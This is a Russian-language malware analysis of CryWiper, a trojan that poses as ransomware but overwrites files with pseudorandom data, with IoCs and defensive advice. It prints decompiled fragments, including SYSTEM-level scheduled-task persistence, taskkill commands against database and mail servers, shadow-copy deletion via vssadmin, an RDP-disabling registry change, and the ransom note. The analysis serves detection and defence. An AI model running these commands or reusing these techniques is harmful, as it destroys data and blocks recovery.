Новый троянец CryWiper прикидывается шифровальщиком

By Fedor Sinitsyn

Published: 2022-12-01 · Archived: 2026-04-05 21:17:56 UTC

Большинство кибератак имеют финансовую мотивацию, однако в последнее время возросло число атак, цель которых — не обогащение, а нанесение ущерба жертве. Одним из инструментов таких атак являются вайперы (от англ. wiper) — программы, которые уничтожают данные без возможности восстановления. К наиболее известным вайперам, появившимся в 2022 году, относятся DoubleZero, IsaacWiper, HermeticWiper, CaddyWiper, WhisperGate, AcidRain, Industroyer2 и RuRansom.

Осенью 2022 года наши решения зафиксировали попытки ранее неизвестного троянца, которого мы назвали CryWiper, атаковать сеть организации в Российской Федерации. Изучив образец вредоносного ПО, мы выяснили, что этот троянец, хотя и маскируется под шифровальщика и вымогает у жертвы деньги за «расшифровку» данных, в действительности не шифрует, а целенаправленно уничтожает данные в пострадавшей системе. Более того, анализ программного кода троянца показал, что это не ошибка разработчика, а его изначальный замысел.

Технические детали CryWiper

Попавший к нам образец CryWiper — это 64-битный исполняемый файл под ОС Windows. Зловред разработан на языке C++ и собран с помощью набора инструментов MinGW-w64 и компилятора GCC. Это не самый распространенный подход среди разработчиков вредоносного ПО на C/C++ под Windows — для таких целей чаще используют среду разработки Microsoft Visual Studio. Сборка с помощью MinGW целесообразна либо при разработке кросс-платформенного приложения под разные ОС (например, под Windows, Linux и/или FreeBSD), либо если сам разработчик в качестве основной ОС использует что-либо отличное от Windows. Отметим, что в случае CryWiper первый вариант маловероятен, так как троянец использует много вызовов WinAPI-функций.

Дата сборки образца, в соответствии с полем PE заголовка: 2022-09-06 11:08:54.
Образец троянца был обнаружен по следующему пути:

1	c:\windows\system32\browserupdate.exe

Алгоритм работы CryWiper

Создание задачи в планировщике


После запуска CryWiper с помощью планировщика заданий (Task Scheduler) и команды schtasks create создает задачу для запуска собственного файла каждые 5 минут.

```
199  qmemcpy(
200    str,
201    "schtasks /create /f /sc minute /mo 5 /ru SYSTEM /tn BrowserUpdate /tr C:\\Windows\\system32\\browserupdate.exe",
202    107);
203  Size = Buffer;
204  *(Buffer + str) = 0;
205  memset(&Buffer, 0, 0x68ui64);
206  *&Data = 0i64;
207  LODWORD(Buffer) = 104;
208  hObject = 0i64;
209  v87 = 0i64;
210  if ( CreateProcessA(0i64, str, 0i64, 0i64, 0, 0x8000200u, 0i64, 0i64, &Buffer, &Data) )
```

Создание задачи в планировщике

Коммуникация с C&C

Затем троянец обращается к своему командному серверу с помощью запроса HTTP GET и в виде параметра передает имя зараженного компьютера.



Запрос CryWiper и ответ от C&C

В ответ сервер C&C отправляет строку run либо do not run, которая управляет поведением троянца. Если вернулось run, то CryWiper сразу приступит к вредоносной активности.

Во всех остальных случаях исполняется особая логика, которая, судя по результатам нашего анализа, задумана как отсрочка выполнения на 4 суток (345 600 секунд). Однако реализована она неудачно: код написан так, что зловред ни при каких условиях не будет ждать указанное время и просто завершит исполнение, если не получил команду run. CryWiper сохраняет текущее время в реестре (параметр HKCU\Software\Sysinternals\BrowserUpdate\Timestamp) сразу перед проверкой ответа от сервера. Получив команду do not run или не получив указаний, он вычисляет, сколько секунд прошло с сохраненного момента, и, если это значение меньше 345 600 секунд, завершает работу. При этом оно никогда не будет больше 345 600 секунд — в действительности проверка занимает лишь доли секунды. А при следующем запуске (см. выше — для этой цели троянец создавал задачу в планировщике) CryWiper снова перезапишет значение Timestamp.

```
321  *v76 = (time64)(0i64, v52, v54);
322  RegCreateKeyExA(HKEY_CURRENT_USER, "Software\\Sysinternals\\BrowserUpdate", 0, 0i64, 0, 0xF003Fu, 0i64, &hKey, 0i64);
323  RegSetValueExA(hKey, "Timestamp", 0, REG_DWORD, v76, 4u);
324  if ( !std::string::compare(&Buffer, "run") )
325  {
326    *v77 = 1;
327    RegCreateKeyExA(HKEY_CURRENT_USER, "Software\\Sysinternals\\SDelete", 0, 0i64, 0, 0xF003Fu, 0i64, &v82, 0i64);
328    RegSetValueExA(v82, "Started", 0, 4u, v77, 4u);
329    Payload(v64, v63);
330    *v78 = 0;
331    RegCreateKeyExA(HKEY_CURRENT_USER, "Software\\Sysinternals\\SDelete", 0, 0i64, 0, 0xF003Fu, 0i64, v83, 0i64);
332    RegSetValueExA(*v83, "Started", 0, 4u, v78, 4u);
333  }
334  else
335  {
336    v56 = (time64)(0i64);
337    if ( !(RegOpenKeyExA)(HKEY_CURRENT_USER, "Software\\Sysinternals\\BrowserUpdate", 0i64, 0x2001Fi64, &Data) )
338    {
339      tmp[0] = 4;
340      if ( !RegQueryValueExA(*&Data, "Timestamp", 0i64, 0i64, v83, tmp) && *v83 && (v56 - *v83) > 345600 )
341      {
342        *v79 = 1;
343        RegCreateKeyExA(HKEY_CURRENT_USER, "Software\\Sysinternals\\SDelete", 0, 0i64, 0, 0xF003Fu, 0i64, tmp, 0i64);
344        RegSetValueExA(*tmp, "Started", 0, REG_DWORD, v79, 4u);
345        Payload(v66, v65);
346        *v80 = 0;
347        RegCreateKeyExA(HKEY_CURRENT_USER, "Software\\Sysinternals\\SDelete", 0, 0i64, 0, 0xF003Fu, 0i64, &Data, 0i64);
348        RegSetValueExA(*&Data, "Started", 0, REG_DWORD, v80, 4u);
```

Код, замеряющий время и проверяющий ответ от C&C

Остановка процессов, изменение настроек

Получив ответ run, CryWiper с помощью команды taskkill останавливает процессы, относящиеся к работе серверов баз данных MySQL и MS SQL, почтового сервера MS Exchange и веб-служб MS Active Directory. Троянец делает это для того, чтобы иметь доступ к файлам, которые были бы заняты этими процессами в случае их нормальной работы.

```
18  system("taskkill.exe /f /im mysqld.exe");
19  system("taskkill.exe /f /im sqlwriter.exe");
20  system("taskkill.exe /f /im sqlserver.exe");
21  system("taskkill.exe /f /im MSExchange*");
22  system("taskkill.exe /f /im Microsoft.Exchange.*");
23  system("taskkill.exe /f /im Microsoft.ActiveDirectory.WebServices.exe");
24  system("vssadmin delete shadows /for=c: /all");
```

Остановка процессов и удаление теневых копий

Кроме того, троянец удаляет теневые копии файлов при помощи команды vssadmin delete shadows /for=c: /all, что, однако, затрагивает только диск C:. Вероятно, это еще одна оплошность злоумышленника.

Также интересная деталь связана с изменением параметра реестра HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\fDenyTSConnections, который отвечает за запрет подключения к системе по протоколу удаленного рабочего стола (RDP). При атаках с использованием программ-вымогателей злоумышленники зачастую выставляют значение этого параметра на 0, чтобы разрешить к системе доступ по RDP, — например, с целью горизонтального распространения в скомпрометированной сети.

Здесь же мы наблюдаем противоположное поведение: CryWiper устанавливает значение 1, что запрещает доступ по RDP.

```
  *Data = 1;
  RegCreateKeyExA(
    HKEY_LOCAL_MACHINE,
    "SYSTEM\\CurrentControlSet\\Control\\Terminal Server",
    0,
    0i64,
    0,
    KEY_ALL_ACCESS,
    0i64,
    &hKey,
    0i64);
  RegSetValueExA(hKey, "fDenyTSConnections", 0, REG_DWORD, Data, 4u);
```

Запрет доступа по RDP

Цель этого действия не вполне ясна. Возможно, таким образом разработчик троянца пытается усложнить жизнь ИБ- и IT-специалистам, которые будут участвовать в реагировании на инцидент, — из-за этой настройки они не смогут без дополнительных действий удаленно подключиться к зараженной системе.

Уничтожение данных

Для уничтожения пользовательских файлов CryWiper генерирует последовательность данных при помощи известного генератора псевдослучайных чисел «Вихрь Мерсенна» и записывает эти данные вместо оригинального содержимого файла.

При поиске пользовательских файлов CryWiper пропускает те, которые имеют расширения или находятся в директориях, указанных в таблице.

Игнорируемые расширения файлов	**Подстроки в пути к игнорируемым директориям**
.exe	C:\Windows

.dll	tmp
.lnk	winnt
.sys	temp
.msi	thumb
.CRY	System Volume Information
	Boot
	Windows
	Trend Micro

Файлы с испорченным содержимым получают дополнительное расширение **.CRY**.

```
seed = std::random_device::read(&g_rand_device);
i = 1i64;
state[0] = seed;
twister = seed;
do
{
  twister = 0x6C078965 * (twister ^ (twister >> 30)) + i;
  state[i++] = twister;
}
while ( i != 624 );
v5 = a1;
v6 = _mm_loadu_si128(&xmmword_4D9B80);
v7 = _mm_loadu_si128(&xmmword_4D9B90);
v8 = a1 + 0x100000;
v9 = _mm_loadu_si128(&xmmword_4D9BA0);
v10 = _mm_loadu_si128(&xmmword_4D9BB0);
do
{
  if ( i == 624 )
  {
    v13 = state;
    do
    {
      v14 = _mm_loadu_si128(v13);
      v15 = _mm_loadu_si128((v13 + 1));
      v13 += 4;
      v16 = _mm_or_si128(_mm_and_si128(v14, v6), _mm_and_si128(v15, v7));
      v17 = _mm_cmpeq_epi32(_mm_and_si128(v16, v9), 0i64);
      v18 = _mm_xor_si128(_mm_srli_epi32(v16, 1u), _mm_loadu_si128((v13 + 393)));
      *(v13 - 1) = _mm_or_si128(_mm_andnot_si128(v17, _mm_xor_si128(v18, v10)), _mm_and_si128(v18, v17));
    }
    while ( v13 != &v31 );
    v19 = v36 ^ ((v32 & 0x7FFFFFFF | v31 & 0x80000000) >> 1);
    if ( (v32 & 1) != 0 )
      v19 = v36 ^ ((v32 & 0x7FFFFFFF | v31 & 0x80000000) >> 1) ^ 0x9908B0DF;
```

Часть процедуры, реализующей ГПСЧ «Вихрь Мерсенна». Выделены характерные константы

Примечательно, что точной такой же алгоритм генерации псевдослучайных чисел использовал другой вайпер — IsaacWiper. Впрочем, никакой иной взаимосвязи между ними обнаружить не удалось. Кроме того, они использовались в атаках на разные цели. Так, IsaacWiper был замечен в атаках на государственный сектор Украины, а CryWiper, по имеющимся у нас данным, атаковал организацию в Российской Федерации.

```
751         while ( 1 )
752         {
753           GenerateRandom(buffer);
754           if ( !WriteFile(hFile, buffer, 0x100000u, v238, 0i64) )
755             break;
756           if ( v181 == ++v183 )
757             goto LABEL_211;
758         }
```

Часть процедуры, уничтожающей содержимое файлов

CryWiper маскируется под шифровальщика и сохраняет в файле **README.txt** требования о выкупе. В тексте требований используются типичные для вымогательского ПО формулировки, а также приводится адрес Bitcoin-кошелька для оплаты выкупа, адрес почты для связи со злоумышленниками и ID заражения.

Строка ID у CryWiper фиксированная, она содержится в теле троянца и не меняется от запуска к запуску. В большинстве шифровальщиков ID уникален для каждой жертвы и нужен атакующим, чтобы определить, какая жертва заплатила выкуп, а какая нет. Хотя из этого правила есть исключения: если для каждой атаки собирается новый образец троянца, то иногда ID оставляется фиксированным или даже вообще не используется.

Так или иначе, CryWiper умышленно уничтожает содержимое файлов, а значит, и отличать одну жертву от другой для атакующих нет смысла — все равно расшифровывать после заражения уже нечего.

```
255         qmemcpy(
256           ((v69 + 1) & 0xFFFFFFFFFFFFFFF8ui64),
257           ("All your important files were encrypted on this computer.\n"
258            "You can verify this by click on see files an try open them.\n"
259            "\n"
260            "Encrtyption was produced using unique KEY generated for this computer.\n"
261            "\n"
262            "To decrypted files, you need to otbtain private key.\n"
263            "The single copy of the private key, with will allow you to decrypt the files, is locate on a secret server on"
264            " the internet;\n"
265            "The server will destroy the key within 24 hours after encryption completed.\n"
266            "Payment have to be made in maxim 24 hours\n"
267            "To retrieve the private key, you need to pay 0.5 BITCOINS\n"
268            "\n"
269            "Bitcoins have to be sent to this address: bc1qdr90p8l5jwen4ymewl7276z45rpzfhm70x0rfd\n"
270            "\n"
271            "After you've sent the payment send us an email to : fast_decrypt_and_protect@tutanota.com with subject : ERRO"
272            "R-ID-63100778(0.5BITCOINS)\n"
273            "If you are  not familiar with bitcoin you can buy it from here :\n"
274            "\n"
275            "SITE : www.localbitcoin.com\n"
276            "\n"
277            "After we confirm the payment , we send the private key so you can decrypt your system."
278           - (v69
279            - ((v69 + 1) & 0xFFFFFFFFFFFFFFF8ui64))),
280           8i64 * ((v69 - ((v69 + 8) & 0xFFFFFFF8) + 948) >> 3));
```

Текст требований CryWiper

Связь с другими семействами

С точки зрения кода и функциональности CryWiper — новый зловред, не связанный с уже существующими семействами. Однако среди вайперов редко используется генерация случайных значений при помощи «Вихря Мерсенна» — чаще встречаются более простые варианты. Выбор алгоритма в

CryWiper совпадает с ранее упомянутым IsaacWiper – единственным из популярных вайперов, который генерирует псевдослучайные значения с помощью этого алгоритма.

Еще одно довольно интересное пересечение с другим вредоносным ПО мы нашли при анализе адреса электронной почты в записке. Оказалось, что этот адрес уже использовался ранее, но не в вайперах: он содержался в нескольких образцах шифровальщиков (например, MD5: 4A42F739CE694DB7B3CDD3C233CE7FB1, 71D9E6EE26D46C4DBB3D8E6DF19DDA7D, 0C6D33DA653230F56A7168E73F1448AC). Два из них относятся к программам-вымогателям хорошо известного семейства Trojan-Ransom.Win32.Xorist, третий является не получившим большой известности образцом из семейства Trojan-Ransom.MSIL.Agent. Самый ранний образец, использующий этот адрес, датирован серединой июня 2017 года.

Заключение

CryWiper позиционирует себя как программа-вымогатель, то есть утверждает, что файлы жертвы зашифрованы и в случае оплаты выкупа их можно восстановить. Однако это обман: на самом деле данные уничтожены и вернуть их нельзя. Деятельность CryWiper в очередной раз показывает, что оплата выкупа не гарантирует восстановление файлов.

Во многих случаях причиной инцидентов с вайперами и вымогательским ПО становится недостаточная защищенность сети, и именно на усиление защиты следует обращать внимание. Мы предполагаем, что число кибератак, в том числе с использованием вайперов, будет расти — во многом из-за нестабильной ситуации в мире. Поэтому снизить вероятность компрометации и потери данных при атаках вайперов и шифровальщиков поможет следующее.

- Защитные решения с возможностью поведенческого анализа файлов, выявляющие и блокирующие вредоносное ПО, — например, KES.
- MDR— и SOC-сервисы, позволяющие своевременно обнаружить вторжение и принять меры по реагированию.
- Динамический анализ почтовых вложений и блокировка вредоносных файлов и URL-адресов. Это затруднит атаки по электронной почте — одному из наиболее распространенных векторов. Такая функциональность есть, например, в Kaspersky Anti Targeted Attack (KATA).
- Проведение регулярных тестирований на проникновение и RedTeam-проектов. Это поможет выявить уязвимые места инфраструктуры организации, защитить их и тем самым значительно уменьшить поверхность атаки для злоумышленников.
- Мониторинг данных об угрозах. Для своевременного обнаружения и блокировки вредоносной активности необходимо располагать актуальной информацией о тактиках, инструментах и инфраструктуре злоумышленников. Для этого нужны потоки данных об угрозах, например Kaspersky Threat Data Feeds.

IoC

14808919a8c40ccada6fb056b7fd7373 — Trojan-Ransom.Win64.CryWiper.a
c:\windows\system32\browserupdate.exe — путь к образцу троянца в системе

hxxp://82.221.141.8/IYJHNkmy3XNZ — сервер C&C
